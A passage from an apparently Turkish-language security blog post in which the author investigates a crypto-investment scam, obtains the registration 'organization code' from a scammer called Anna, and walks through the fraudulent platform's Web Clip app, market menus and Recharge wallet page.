
Web klipleri: Web kupürü, aygıtın Ana Ekran'ında bir web sitesine veya URL'ye bağlantı sağlayan bir simgedir. Web klipleri isteğe bağlı olarak tam ekran web uygulamalarını başlatabilir ve HTML5 yerel saklama alanını kullanarak çevrimdışı çalışabilir. Konfigürasyon profilleri özel bir başlık ve simge kullanan ve isteğe bağlı olarak silinemez yapılabilen web klipleri içerebilir. Web klipleri, öğrencileri eğitim amacıyla belirli web sitelerine


yönlendirebilir. Bir aygıttaki web kupürlerini ayarlama hakkında daha fazla bilgi için Apple Geliştirici belgelerindeki [WebClip profil sayfasına](#) bakın.

















Web sitesine kayıt olmaya çalıştığımda kayıt formundaki bir alana **Kuruluş Kodu** girmem bekleniyordu. Dolandırıcılar tarafından forma böyle bir kod koyulmasının amacı muhtemelen siber güvenlik araştırmacılarının ve/veya siber güvenlik üreticilerinin bu sayfayı tespit edip, bilgi toplamalarını engellemekti ve bu zamana kadar da bunu başarmışlardı. Zaman kazanmak için ara ara Anna'ya uygulama kurulumunda hata aldığımı söylediğimde sağolsun ekran görüntüleri ile bana yardımcı olmak için elinden geleni yapıyordu. 😊 Ben de bunun üzerine kuruluş kodunu öğrenmek için Anna'dan yardım istemeye karar verdim. 😊

Register

Phone E-mail

1 - USA Please input mobile phone number

Please input verification code

Please input a password


Please confirm password.


Please input rganization code

Submit

☒ I have read and agree (User Agreement)


Sıra Kuruluş Kodunu öğrenmeye geldiğinde heyecandan ilk önce Çince kelimeler yazan Anna (muhtemelen İngilizce'si pek iyi olmadığı için Çince-İngilizce çeviri programı kullanarak benimle iletişim kuruyordu) daha sonra forma girmem gereken kodu (768919) benimle paylaştı.










Başarıyla kayıt olup Web Klip ile web sitesini gezmeye başladığımda ilk olarak bir kripto para platformunda olan temel menülerin (anlık piyasa takibi, cüzdana para yatırma, çekme vb.) olduğunu gördüm.




Daha sonra dolandırıcıların kurbanlarını ağılarına düşürmek için en ideal yer olabileceğin düşündüğüm kripto para alma ve çekme sayfası olan **Recharge** sayfasını ziyaret ettim. Diğer borsalarda, platformlarda olduğu gibi ziyaret ettiğimde karşıma kripto para cüzdanlarıma ait adresler çıktı.











